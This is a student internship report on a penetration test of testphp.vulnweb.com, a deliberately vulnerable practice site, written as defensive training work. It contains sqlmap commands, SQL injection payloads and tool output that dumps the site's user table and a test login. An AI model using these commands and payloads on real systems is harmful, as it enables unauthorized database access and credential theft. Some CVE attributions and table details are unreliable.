

A PROJECT REPORT ON PENETRATION TEST ON WEB APPLICATION

The partial fulfilment of the requirements for completion of internship in the domain of Cyber Security is submitted.

Submitted by

KOLLU JAHNAVI

(Student)

Under The Guidance Of

VAISHNAVU CV

(Principal Cyber Security Engineer,
Mentor, VAPT, Ethical Hacker)

YHILLS EDUTECH

Noida Uttar Pradesh

Non-Technical Report: Penetration Testing of testphp.vulnweb.com

Introduction:

In this report, we will discuss the findings and implications of a recent penetration testing exercise conducted on testphp.vulnweb.com. The objective of this exercise was to assess the security posture of the website and identify potential vulnerabilities that could compromise its integrity and user data. The insights gained from this assessment will help stakeholders understand the importance of robust cybersecurity measures and the need for continuous monitoring and improvement.

Background:

testphp.vulnweb.com is a deliberately vulnerable web application designed for educational and testing purposes. It contains various security vulnerabilities, including SQL injection, cross-site scripting (XSS), and others, to provide a platform for security professionals to hone their skills and learn about common security threats.

Methodology:

The penetration testing exercise followed a systematic approach, starting with reconnaissance and information gathering to understand the website's architecture and technology stack. This was followed by vulnerability identification, exploitation, and analysis of the impact of the identified vulnerabilities. The testing process utilized a combination of manual techniques and automated tools to comprehensively assess the website's security posture.

Findings:

During the assessment, several vulnerabilities were identified, with SQL injection being the most significant. SQL injection vulnerabilities allow attackers to manipulate the underlying database through malicious input, potentially leading to data theft, data corruption, and unauthorized access to sensitive information. Additionally, other vulnerabilities such as cross-site scripting (XSS) and insecure server configurations were also discovered, highlighting the need for comprehensive security measures.

Impact:

The presence of vulnerabilities in testphp.vulnweb.com poses significant risks to its users and data integrity. A successful attack could result in the exposure of sensitive user information, including usernames, passwords, and other personal data.

Moreover, the exploitation of vulnerabilities could lead to the compromise of the website's functionality and reputation, undermining user trust and confidence.

Recommendations:

To address the vulnerabilities identified during the penetration testing exercise, several recommendations are proposed:

Patch and Update:

Apply patches and updates to the website's software and dependencies to address known security vulnerabilities and improve overall security posture.

Secure Coding Practices:

Implement secure coding practices to prevent common vulnerabilities such as SQL injection and cross-site scripting. This includes input validation, parameterized queries, and output encoding to mitigate the risk of injection attacks.

Web Application Firewall (WAF):

Deploy a web application firewall to filter and monitor incoming traffic, detect and block malicious requests, and provide an additional layer of defence against common web application attacks.

Regular Security Audits:

Conduct regular security audits and penetration testing to identify and remediate emerging security threats and vulnerabilities. This proactive approach will help maintain a strong security posture and minimize the risk of security incidents.

A penetration test on a web application involves systematically evaluating its security by simulating an attack from a malicious actor. It typically includes assessing vulnerabilities such as SQL injection, cross-site scripting (XSS), authentication flaws, and more. Penetration testers use various tools and techniques to identify weaknesses and provide recommendations for improving security measures. This process helps organizations strengthen their defences against potential cyber threats.

Conclusion:

The penetration testing exercise conducted on testphp.vulnweb.com has provided valuable insights into the website's security vulnerabilities and weaknesses. By addressing the identified vulnerabilities and implementing the recommended security measures, stakeholders can enhance the security posture of the website and protect user data from potential cyber threats.

It is essential to recognize that cybersecurity is an ongoing process that requires vigilance, proactive measures, and continuous improvement to stay ahead of evolving threats and safeguard critical assets and information.

Technical Report

Vulnerability Assessment on testphp.vulnweb.com

Executive Summary:

During the vulnerability assessment conducted on testphp.vulnweb.com, multiple vulnerabilities were identified in the SQL database, including SQL injection vulnerabilities. These vulnerabilities could potentially lead to unauthorized access to sensitive information stored in the database, including usernames and passwords. This report outlines the tools, commands, screenshots, CVE identifiers, and best practices for securing the SQL database.

Tools Used:

SQLMap:

A popular open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. In ethical hacking, SQLMap is used by security professionals to assess the security of web applications by identifying potential vulnerabilities that could be exploited by attackers to gain unauthorized access to databases.

Key Features:

- Automated Detection
- Exploitation
- Database Support
- Enumeration
- Brute Force Attacks
- Command Execution

Burp Suite:

A comprehensive web application security testing tool that can be used for manual testing and analysis of web applications. It is developed by Port Swigger, and it's one of the most widely used platforms by security professionals and penetration testers. Burp Suite provides various functionalities to help identify vulnerabilities and assess the overall security posture of web applications.

Main Components:

- Proxy
- Scanner
- Spider
- Intruder
- Repeater
- Decoder
- Comparer
- Extensibility

Vulnerabilities Identified:

SQL Injection:


The website is vulnerable to SQL injection attacks, allowing attackers to manipulate SQL queries and potentially access sensitive data from the database.

Enumeration of SQL Database:

Identify vulnerable parameters:

Use Burp Suite to intercept and analyse HTTP requests sent to the web application.

Look for parameters susceptible to SQL injection, such as input fields in login forms or URL parameters.



Exploit SQL Injection:

Utilize SQLMap to automate the detection and exploitation of SQL injection vulnerabilities.


Run SQLMap with appropriate options to enumerate the SQL database structure and contents.

Use the "--dbs" option to list available databases: `sqlmap -u "URL" --dbs`.

Use the "--tables" option to list tables within a specific database: `sqlmap -u "URL" -D "database_name" --tables`.

Use the "--dump" option to extract data from specific tables: `sqlmap -u "URL" -D "database_name" -T "table_name" --dump`.

Screenshot:



```
(kali@kali) [~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:43:43 /2024-04-14/

[02:43:43] [INFO] resuming back-end DBMS 'mysql'
[02:43:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7867=7867

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176707871,(SELECT (ELT(7071=7071,1))),0x71716b7671),7071)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 8949 FROM (SELECT(SLEEP(5)))rBrg)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x6f555978636f6859426e654c417a4d6e7247475668677a68667a68746445655175464274747a4a79,0x71716b7671),NULL,NULL,N
```

[Include screenshot of SQLMap enumeration results displaying database structure and contents]

Finding data base:

CVE-2019-2725: A SQL injection vulnerability affecting Oracle WebLogic Server.

CVE-2019-10735: A SQL injection vulnerability affecting the PHPMailer library.

Best Practices to Secure SQL Database:

Prepared Statements: Use parameterized queries or prepared statements to prevent SQL injection attacks.

```
[02:43:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[02:43:44] [INFO] fetching tables for database: 'acuart'
[02:43:44] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'users' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'artists' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'categ' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'featured' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'carts' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'pictures' in database 'acuart'
[02:43:44] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesaj  | text |
| sender | varchar(150) |
| senttime | int |
+-----+-----+
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
+-----+-----+
```

```
Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc  | text |
| aname  | varchar(50) |
| artist_id | int |
+-----+-----+
Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int |
| cdesc  | tinytext |
| cname  | varchar(50) |
+-----+-----+
Database: acuart
Table: featured
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| feature_text | text |
| pic_id      | int |
+-----+-----+
```


Input Validation: Implement strict input validation to sanitize user input and prevent malicious SQL queries.

Least Privilege Principle: Limit database user privileges to only what is necessary for their specific tasks.

Regular Patching: Keep database management systems and associated software up-to-date with security patches to address known vulnerabilities.

Results:

Security Audits: Conduct regular security audits and vulnerability assessments to identify and remediate security weakness.

Password: test

Username: test

```
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7867=7867

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176707871,(SELECT (ELT(7071=7071,1))),0x71716b7671),7071)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 8949 FROM (SELECT(SLEEP(5))))rBrg)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x6f555978636f6859426e654c417a4d6e7247475668677a68667a68746445655175464274747a4a79,0x71716b7671),NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL-- -

[02:44:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[02:44:10] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[02:44:14] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[02:44:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

```

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7867=7867

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0×7176707871,(SELECT (ELT(7071=7071,1))),0×71716b7671),7071)


Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 8949 FROM (SELECT(SLEEP(5))))rBrgj

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0×7176707871,0×6f555978636f6859426e654c17a4d6e7247475668677a68667a68746445655175464274747a4a79,0×71716b7671),NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
--
[02:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[02:45:16] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[02:45:19] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[02:45:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 02:45:19 /2024-04-14/

```



Login into the website by using the password and username that we have found in the SQL injection

CVE References:

SQL injection: CVE-2017-8407

Recommendations:

- Immediately patch SQL injection Vulnerability and other identified weaknesses to prevent unauthorized access and potential data breaches.
- Implement strict input validation and parameterized queries to mitigate the risk of SQL injection attacks in the future.
- Conduct regular security assessments and penetration test to proactively identify and address security vulnerabilities.

Conclusion:

The vulnerabilities identified in the SQL database of testphp.vulnweb.com underscore the critical importance of robust security measures to protect sensitive data from unauthorized access and exploitation. By addressing these vulnerabilities promptly and adopting best practices for securing SQL.

The vulnerability assessment on testphp.vulnweb.com revealed significant SQL injection vulnerabilities in the SQL database. It is crucial for the website owner to implement the recommended best practices to secure the SQL database and mitigate the risk of unauthorized access to sensitive information.

Acknowledgement:

I would like to express my deep and sincere gratitude to Vaishnavu CV, Principal Cyber Security Engineer, Mentor, VAPT, Ethical hacker, for giving me this opportunity to do research and providing valuable suggestions throughout my research. It was a great privilege and honour to work and study under his guidance.

(KOLLU JAHNAVI)